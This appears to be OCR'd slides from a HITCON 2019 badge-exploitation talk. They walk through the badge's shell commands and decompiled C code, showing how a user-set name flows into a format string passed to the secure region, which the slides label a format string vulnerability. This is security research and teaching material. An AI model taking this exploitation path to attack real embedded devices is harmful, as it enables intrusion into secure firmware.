


```
Badge challenge:
[Stage 1] Snake pattern: Lock
[Stage 2] Pwned NS pattern: UnLock
[Stage 3] Pwned the whole badge pattern: Lock
```

Exploiting badge

- Stage 2
  - Secure region binary
  - Information leak
  - Black-box, Fuzzing
  - Grey-box (symbols, NS code behavior)

info Command




```
HitconBadge2019 >> info
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: 002c0021033e2aa00000036c|
+-----------------------------+
|Uptime: 61                (s)|
+-----------------------------+
Welcome sheep
```

Username

```
HitconBadge2019 >> setname yuawn
Done

HitconBadge2019 >> whoami
yuawn

HitconBadge2019 >> id
uid=1000(yuawn) gid=1000(yuawn) groups=1000(yuawn)

HitconBadge2019 >> info
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: 002c0021033e2aa00000036c|
+-----------------------------+
|Uptime: 12                (s)|
+-----------------------------+
Welcome yuawn
```

Info



```
void info()
{
  char welcome[384]; // [sp+Ch] [bp+4h]
  char msg[512]; // [sp+18Ch] [bp+184h]
  char *fmt; // [sp+38Ch] [bp+384h]

  memset(msg, 0, 512);
  memset(welcome, 0, 384);
  fmt = "+-----------------------------+\r\n"
        "|MCU: M2351ZIAAE              |\r\n"
        "+-----------------------------+\r\n"
        "|UID: %08x%08x%08x|\r\n"
        "+-----------------------------+\r\n"
        "|Uptime: %-18d(s)|\r\n"
        "+-----------------------------+\r\n";
  snprintf_(welcome, 0x180u, "Welcome %s", user);
  snprintf_(msg, 0x200u, "%s%s", fmt, welcome);
  _nsc_setinfo_veneer(msg);
  printf_((const char *)&dword_10053B38, msg);
}
```

Info

```c
void info(){

    char msg[0x200] = {0};
    char welcome[0x180] = {0};
    char *fmt = "+-----------------------------+\r\n"
                "|MCU: M2351ZIAAE              |\r\n"
                "+-----------------------------+\r\n"
                "|UID: %08x%08x%08x|\r\n"
                "+-----------------------------+\r\n"
                "|Uptime: %-18d(s)|\r\n"
                "+-----------------------------+\r\n";


    snprintf( welcome , sizeof( welcome ) , "Welcome %s" , user );
    snprintf( msg , sizeof( msg ) , "%s%s" , fmt , welcome );

    nsc_setinfo( msg );

    printfUSB( "%s" , msg );

}
```

Info

```
snprintf( welcome , sizeof( welcome ) , "Welcome %s" , user );
```

`Welcome %s` $\longrightarrow$ `Welcome faceb00c`

Info

```c
snprintf( msg , sizeof( msg ) , "%s%s" , fmt , welcome );
```

```
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: %08x%08x%08x|
+-----------------------------+
|Uptime: %-18d(s)|
+-----------------------------+
```

```
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: %08x%08x%08x|
+-----------------------------+
|Uptime: %-18d(s)|
+-----------------------------+
Welcome faceb00c
```

Info

```
nsc_setinfo( msg );
```

```
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: %08x%08x%08x|
+-----------------------------+
|Uptime: %-18d(s)|
+-----------------------------+
Welcome faceb00c
```

$\longrightarrow$

```
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: 002c0021033e2aa00000036c|
+-----------------------------+
|Uptime: 12                (s)|
+-----------------------------+
Welcome faceb00c
```

Vulnerability

```
nsc_setinfo( msg );
```

```
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: %08x%08x%08x|
+-----------------------------+
|Uptime: %-18d(s)|
+-----------------------------+
Welcome faceb00c
```

$\longrightarrow$

```
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: 002c0021033e2aa00000036c|
+-----------------------------+
|Uptime: 12                (s)|
+-----------------------------+
Welcome faceb00c
```


Vulnerability

format string vulnerability!

```
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: %08x%08x%08x|
